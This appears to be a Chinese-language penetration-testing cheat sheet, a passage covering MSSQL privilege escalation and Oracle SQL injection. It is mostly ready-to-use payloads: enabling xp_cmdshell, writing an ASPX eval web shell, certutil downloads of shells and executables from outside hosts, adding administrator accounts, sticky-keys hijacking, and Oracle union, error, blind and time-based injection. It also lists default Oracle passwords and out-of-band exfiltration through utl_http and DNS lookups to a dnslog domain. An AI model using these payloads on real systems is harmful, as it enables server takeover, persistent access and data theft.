2
3
4
5
6#开启高级选项
exec sp_configure 'show advanced options', 1;
# 配置生效
RECONFIGURE;
# 开启xp_cmdshell,配置生效
exec sp_configure'xp_cmdshell', 1;RECONFIGURE;echo写shell
前提是知道web目录的绝对路径
1
id=1;exec master..xp_cmdshell 'echo ^<%@ Page Language="Jscript"%^>^<%eval(Request.Item["cmd"],"unsafe");%^> > c:\\WWW\\404.aspx' ;
^是转义字符用于转义<>当路径为中文时不建议echo写马
一般利用sqlmap
--file-write写bat文件getshell但注意mssql一般使用gb2312编码,而sqlmap echo写马使用utf-8编码,为了写马,常常需要在对方文件写一个bat执行文件,而asp的木马中 % 文件跟bat不兼容,所以我们手工写的需要将sqlmap代理到burp,抓包修改utf-8编码的hex改为gb2312编码的hex值
或者使用远程下载免杀🐎:
1
id=3;exec master..xp_cmdshell "certutil -urlcache -split -f http://test1.com/shell.aspx d:\test\shell.aspx" --
Certutil是Windows系统中的一个命令行工具,在渗透测试中常用来下载文件、编码解码数据
-urlcache:启用 URL 缓存。-split:分割输出。-f:强制覆盖现有文件。
sp_oacreate
sp_oacreate:SQL Server 中的 OLE 自动化存储过程,用于创建COM对象实例sp_oamethod:SQL Server 中的 OLE 自动化存储过程,调用已创建的 COM 对象的方法
语法:
1 | DECLARE @object_id INT; |
1 | EXEC sp_oamethod @object_id, '方法名', [返回变量], 参数1, 参数2, ...; |
利用:
1 | -- 首先判断当前是否为DBA权限,为1则可以提权 |
创建文件系统对象
scripting.filesystemobject,并调用其createtextfile方法创建test.asp文件,同时将创建的文件对象引用存储在变量@f中。最后通过writeline将shell写入文件中
mssql提权
xp_cmdshell
测试xp_cmdshell是否可执行:
1 | exec master..xp_cmdshell 'ver' |
执行会显示当前操作系统的版本信息。
添加管理员用户:
1 | #创建一个用户q添加到本地组组 |
/add是一个参数,表示执行添加用户的操作
net user:管理用户账户
net localgroup:管理本地组
下载执行恶意程序:
1 | exec master.dbo.xp_cmdshell 'cd c:\www & certutil -urlcache -split -f http://192.168.130.142:80/download/file.exe'; |
sp_oacreate
sp_oacreate 是一个非常危险的存储过程可以删除、复制、移动文件。还能配合 sp_oamethod 来写文件执行 cmd。
当xp_cmdshell被删除可以使用sp_oacreate来提权
恢复sp_oacreate:
1 | # 开启sp_oacreate |
ole automation procedures:OLE 自动化过程,允许 SQL Server 可以通过 OLE 自动化接口与外部应用程序进行交互。
执行cmd:
wscript.shell:是 Windows Script Host (WSH) 中的一个 COM 对象,它提供了与 Windows 操作系统进行交互的功能,通常用于执行系统命令、运行程序、设置环境变量等。
1 | declare @shell int |
/c表示
cmd.exe执行完命令后关闭命令行窗口。xxx指任意命令或脚本。
Shell.Application:是另一个 Windows Shell COM 对象,它能提供了比 WScript.Shell 更多的功能,尤其是与 Windows Shell 进行交互的功能。通过 Shell.Application同样可以执行文件、显示文件夹、启动进程等。
1 | declare @o int |
'cmd /c net user > c:\test.txt':会执行net user命令(列出所有用户),并将输出重定向到c:\test.txt文件中。
'c:\windows\system32':执行命令时的工作目录
提权:
一样的,只用把执行的命令换成提权的命令就行了:
1 | declare @o INT |
Shell.Application方法一样
沙盒提权
沙盒模式是数据库的一种安全功能。在沙盒模式下,只对控件和字段属性中的安全且不含恶意代码的表达式求值。如果表达式不使用可能以某种方式损坏数据的函数或属性,则可认为它是安全的。
利用前提:
xp_regwrite可用(使用条件)- 拥有 DBA 权限
- 服务器拥有 jet.oledb.4.0 驱动
原理就是对注册表的操作,依赖xp_regwrite存储过程对注册表修改,且服务器拥有 jet.oledb.4.0 驱动。
开启沙盒模式:
注册表中沙盒模式的位置在:HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\4.0\Engine\SandBoxMode
1 | #win2003 |
修改注册表中Jet 4.0引擎的SandBoxMode值为1
SandBoxMode参数含义(默认为2):
0:在任何所有者中禁止启用安全模式1:为仅在允许范围内2:必须在access模式下3:完全开启
利用 jet.oledb 执行系统命令添加用户:
1 | select * from openrowset('microsoft.jet.oledb.4.0' ,';database=c:\windows\system32\ias\ias.mdb' ,'select shell("cmd.exe /c net user q 123456q /add")') |
将 q 用户添加至管理员组:
1 | select * from openrowset('microsoft.jet.oledb.4.0' ,';database=c:\windows\system32\ias\ias.mdb' ,'select shell("cmd.exe /c net localgroup administrators q /add")') |
利用映像劫持提权
原理就是利用xp_regwrite函数修改注册表,起到劫持作用:
1 | exec xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution |
sethc.exe是 Windows 系统中的 “Sticky Keys” (粘滞键) 实用程序,它通常是通过按下 Shift 键五次启动的,用于帮助那些有肢体障碍的用户。
当按下 Shift 键五次后系统会以SYSTEM权限运行cmd.exe
CLR提权
CLR(公共语言运行库)集成是 SQL Server2005 出现的新功能,它将 .NET Framework 中的 CLR 服务注入到 SQL Server 中,允许在数据库中执行 .NET 程序。攻击者可以利用 CLR 提供的能力编写恶意代码,执行操作系统命令。以后再研究吧
可以使用SharpSQLTools工具
bypass
绕过空格
特殊字符
%C2%85(U+0085,控制字符(NEL))、%C2%A0(U+00A0,不换行空格)1
1%C2%85union%C2%85select%C2%A0null,@@version,null--
oracle注入
基础知识
特殊核心表:
dual:是一个虚拟表,用来构成select的语法规则,如:
1 | ?id=-1 union select null,null from dual |
能查询表信息的系统表:
dba_tables : 系统里所有的表的信息,需要DBA权限才能查询
all_tables : 当前用户有权限的表的信息(只要对某个表有任何权限,即可在此视图中看到表的相关信息)
user_tables: 当前用户名下的表的信息
(关键字段:table_name)
能查询列信息的系统表:
dba_tab_columns:对应 dba_tables表 包含的所有表的列信息
all_tab_columns:对应 all_tables表 包含的所有表的列信息
user_tab_columns:对应 user_tables表 包含的所有表的列信息
(关键字段:table_name,column_name,data_type,data_length)
内置默认账号:
| 用户名/密码 | 登录身份 | 说明 |
|---|---|---|
| sys/change_on_install | SYSDBA 或 SYSOPER | 不能以 NORMAL 登录,可作为默认的系统管理员 |
| system/manager | SYSDBA 或 NORMAL | 不能以 SYSOPER 登录,可作为默认的系统管理员 |
| sysman/oem_temp | sysman | 为 oms 的用户名 |
| scott/tiger | NORMAL | 普通用户 |
| aqadm/aqadm | SYSDBA 或 NORMAL | 高级队列管理员 |
| dbsnmp/dbsnmp | SYSDBA 或 NORMAL | 复制管理员 |
oracle特点:
不支持堆叠查询
可以尝试提交多语句支持符号
;,如果支持多行查询,说明是MSSQL或MySQL,不支持则是 Oracle使用查询语句必须跟上表名,如果没有表则使用 dual 表
Oracle的数据类型是强匹配的
在进行类似union查询数据时候必须让对应位置上的数据类型和表中的列的数据类型是一致的,也可以使用null代替某些无法快速猜测出数据类型的位置。
没有limit语句
一般使用
where rownum=1语句代替有 user_tables 等其它类型数据库没有的表
当前数据库名就是当前用户名
1
select user from dual
其实就是同时获取数据库名和用户名
可用的注释符
单行注释
--和 多行注释/**/,只有MySQL才支持#注释符oracle没有if函数
一般进行布尔盲注时一般使用decode()或者instr()函数,或者使用 case when语句
可通过
||拼接字符
注入姿势
联合注入
判断字段数
1
?id=1' order by 4--+
对每列数据类型进行判断
有用Oracle是强比较,需要数据类型一致,我们可以默认每一列均为null,然后从第一列开始依次将null改为字符串,如果报错则说明该列是数字型,否则则是字符型。
1
2
3?id=-1 union select null,null from dual
?id=-1 union select 'null','null' from dual信息获取
1
2
3
4
5
6#获取数据库信息
?id=-1 union select 'null',(select banner from sys.v_$version where rownum=1) from dual
#获取当前用户
?id=-1 union select '1',user from dual
#获取当前环境
?id=-1 union select '1',(select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual) from dualsys.v_$version:Oracle 的系统视图(System View),用于展示数据库的版本信息。banner:存储版本描述字符串的字段。获取库名
1
?id=-1 union select 'null',(select instance_name from V$INSTANCE) from dual
获取表名
1
2
3
4
5
6
7#第一个表名
?id=-1 union select 'null',(select table_name from user_tables where rownum=1) from dual
#第二个表名
?id=-1 union select 'null',(select table_name from user_tables where rownum=1 and table_name not in 'LOGMNR_SESSION_EVOLVE$') from dual
#模糊字段找表名
?id=-1 union select 'null',(select table_name from user_tables where table_name like '%user%' and rownum=1) from dual找列名
1
2
3
4
5
6
7#第一列
?id=-1 union select 'null',(select column_name from user_tab_columns where table_name='sns_users' and rownum=1) from dual
#第二列
?id=-1 union select 'null',(select column_name from user_tab_columns where rownum=1 and column_name not in 'USER_NAME') from dual
#模糊查询
?id=-1 union select 'null',(select column_name from user_tab_columns where table_name='sns_users' and rownum=1 and column_name like '%USER%') from dual找数据
1
?id=-1 union select USER_NAME,USER_PWD from "sns_users" where rownum=1
报错注入
报错注入是一种通过函数报错前进行子查询获取数据,再通过错误页面回显的一种注入手法
ctxsys.drithsx.sn()
ctxsys.drithsx.sn 的第二个参数预期接受特定格式的文本索引标识符(如数字或合法名称)。
而当传入非预期的字符串(例如 SCOTT)时,函数无法正确处理,抛出错误。
1 | ?id=1 and 1=ctxsys.drithsx.sn(1,(select user from dual)) -- |
第二个参数类型不符号报错
其中
1=让函数结果与1进行比较,从而强制执行函数并触发错误。
utl_inaddr.get_host_name()
utl_inaddr.get_host_address 本意是获取ip 地址,但是如果传递参数无法得到解析就会返回一个oracle 错误并显示传递的参数。
1 | ?id=1 and 1=utl_inaddr.get_host_name((select user from dual))-- |
XMLType()
Oracle 的 XMLType() 函数会尝试将一个字符串转换为 XML 数据类型,通过构造<:...>从而抛出 XML 解析错误。
1 | ?id=1 and (select upper(XMLType(chr(60)||chr(58)||(select user from dual)||chr(62))) from dual) is not null -- |
||拼接
upper()是为了触发数据类型转换、强制处理
is not null是为了让整个表达式合法
dbms_xdb_version.checkin()
Oracle 的 DBMS_XDB_VERSION 是一个内部 PL/SQL 包,当给checkin()传入错误的数据类型(比如传入了一个超长字符串或格式不合规的值),就会触发异常。
1 | ?id=1 and (select dbms_xdb_version.checkin((select banner from sys.v_$version where rownum=1)) from dual) is not null -- |
bms_xdb_version.makeversioned()
bms_xdb_version.makeversioned()是 Oracle XML DB 的一个过程,用于对数据库对象进行“版本控制”。当传入的不是 XMLDB 所期望的对象(如不存在的表名、格式非法),就会抛出异常。
1 | ?id=1 and (select dbms_xdb_version.makeversioned((select user from dual)) from dual) is not null -- |
dbms_utility.sqlid_to_sqlhash()
1 | ?id=1 and (SELECT dbms_utility.sqlid_to_sqlhash((select user from dual)) from dual) is not null -- |
布尔盲注
decode()
decode(字段或字段的运算,值1,值2,值3)
当字段或字段的运算的值等于值1时,该函数返回值2,否则返回3
获取表数量
1
and (select count(table_name) from user_tables)>1--
获取第一个表长
1
and (select length(table_name) from user_tables where rownum=1)>8--
获取表的第一个ascii码的值
1
and ascii(substr((select table_name from user_tables where rownum=1),0,1))>82--
判断值
1
1'and 1=(select decode(substr(user,1,1),'S',(1),0) from dual) --
如果用户名第一个字符为S则返回1,否则返回默认值
instr()
1 | instr((select user from dual),'s') |
instr会返回s在用户名中的位置,未找到就返回0
时间盲注
dbms_pipe.receive_message()
DBMS_PIPE.RECEIVE_MESSAGE()是 Oracle 的一个 PL/SQL 包函数,用于跨会话通信,让一个会话等待另一个发送消息。这里可以通过利用管道接受消息造成时间延迟
1 | DBMS_PIPE.RECEIVE_MESSAGE('pipe_name', timeout_in_seconds); |
如果没有人向这个 pipe 发消息,这个函数就会挂起当前会话,直到超时。
检查是否存在漏洞:
1 | ?id=1 and 1=dbms_pipe.receive_message('o', 10)-- |
配合decode实现延迟:
1 | ?id=1 and 1=(select decode(substr(user,1,1),'S',dbms_pipe.receive_message('o',5),0) from dual) -- |
decode()+耗时操作
在无法使用dbms_pipe.receive_message可以使用(select count(*) from all_objects) 因为该查询结果需要一定时间:
1 | ?id=1 and 1=(select decode(substr(user,1,1),'S',(select count(*) from all_objects),0) from dual) -- |
外带注入
url_http.request()
UTL_HTTP.REQUEST() 是 Oracle 中一个可以发出 HTTP 请求的包,通常用于集成外部 Web 服务。
1 | ?id=1 and utl_http.request('http://ip:port/'||(select banner from sys.v_$version where rownum=1))=1-- |
utl_inaddr.get_host_address()
utl_inaddr.get_host_address()用于域名查询,他会让Oracle 数据库服务器去查询域名的 IP,相当于做一次DNS解析
1 | ?id=1 and (select utl_inaddr.get_host_address((select user from dual)||'.eeaijt.dnslog.cn') from dual)is not null -- |
HTTPURITYPE()
HTTPURITYPE 是 Oracle 的一个类型,可以把 URL 当成对象来操作;
.GETCLOB() 是它的方法之一,会尝试去访问该 URL 并获取其响应内容作为 CLOB 数据;
1 | ?id=1 and (select HTTPURITYPE('http://ip:port/'||(select user from dual)).GETCLOB() from dual)is not null -- |
参考
https://www.cnblogs.com/carmi/p/18410869
https://www.cnblogs.com/qianggediyi/p/15611265.html#_caption5
https://www.freebuf.com/articles/web/404072.html
https://www.cnblogs.com/Mast1n/p/17778123.html
https://blog.csdn.net/qq_36119192/article/details/88679754
https://cloud.tencent.com/developer/article/1631806
https://www.cnblogs.com/PANDA-Mosen/p/13283204.html